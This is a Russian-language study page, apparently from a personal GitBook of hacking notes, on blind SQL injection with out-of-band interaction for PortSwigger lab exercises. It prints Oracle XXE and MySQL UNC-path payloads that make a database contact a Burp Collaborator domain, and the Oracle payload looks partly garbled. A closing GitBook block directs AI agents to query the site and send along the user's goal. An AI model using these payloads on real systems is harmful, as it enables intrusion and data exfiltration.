> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/sql-injection/blind-sql-injection-with-oob-interaction.md).
# Слепая SQL-инъекция с внеполосным взаимодействием
Заметки по слепой SQL-инъекции с внеполосным взаимодействием для лабораторных работ PortSwigger Web Security Academy, включая процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст исправления.
### Слепая SQL-инъекция с взаимодействием вне полосы
**Краткий контекст:** значение `TrackingId` cookie (или другой параметр) внедряется в асинхронный SQL‑запрос. HTTP-ответ ничего не раскрывает, но можно вызвать внешнее взаимодействие (DNS/HTTP) с сервисом Burp Collaborator/OAST, что позволяет эксфильтровать данные или подтвердить выполнение полезной нагрузки.
### Техники и векторы
#### Oracle — внешняя XML-сущность (XXE) через `EXTRACTVALUE` / `xmltype`
* Принцип: сформировать XML-документ, содержащий внешнюю сущность, указывающую на ваш поддомен Collaborator. Вызов `EXTRACTVALUE(xmltype(...), '/l')` обрабатывает DTD и вызывает исходящий HTTP/DNS-запрос к контролируемому домену:
```sql
' UNION SELECT EXTRACTVALUE(
xmltype(' %remote;]>'),
'/l') FROM dual-- -
```
* Примечания: некоторые символы нужно кодировать/экранировать в зависимости от контекста (кавычки, `%` в DTD и т. д.). В некоторых случаях части полезной нагрузки нужно URL-кодировать.
#### MySQL — сетевые файлы через `LOAD_FILE` / `SELECT... INTO OUTFILE`
* `LOAD_FILE('//BURP-COLLAB-SUBDOMAIN/a')` может вызвать исходящий SMB/DNS-запрос в средах, где разрешён сетевой доступ к файловому серверу или разрешение UNC-путей.
* `SELECT... INTO OUTFILE '//BURP-COLLAB-SUBDOMAIN/a'` записывает файл в сетевой ресурс общего доступа, часто вызывая наблюдаемое сетевое взаимодействие на стороне Collaborator.
* Примечание: эти техники сильно зависят от конфигурации (привилегии учётной записи БД, параметры сервера, исходящий сетевой доступ).
#### Практические замечания
* Для Burp Collaborator / OAST используйте предоставленный поддомен (например, `abcd.oastify.com`) в URL/пути сущности или UNC-пути.
* Некоторые серверы обрезают/фильтруют полезные нагрузки: проверяйте разные варианты кодирования (URL-кодирование, `%` экранирование → `%25`, варианты комментариев и т. д.).

* Когда запрос от Collaborator приходит, у вас есть доказательство выполнения вне полосы (DNS/HTTP/SMB), что подтверждает уязвимость.
#### Пример — вариант с кодированием (примечание: вы уже проверили и получили запрос)
* Закодированный пример (который вы привели):
```sql
' union SELECT EXTRACTVALUE(xmltype(' %25remote%3b]>'),'/l') FROM dual-- -
```
→ `%` кодирование → `%25` и `;` → `%3b` для обхода некоторых фильтров/разборов.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/sql-injection/blind-sql-injection-with-oob-interaction.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.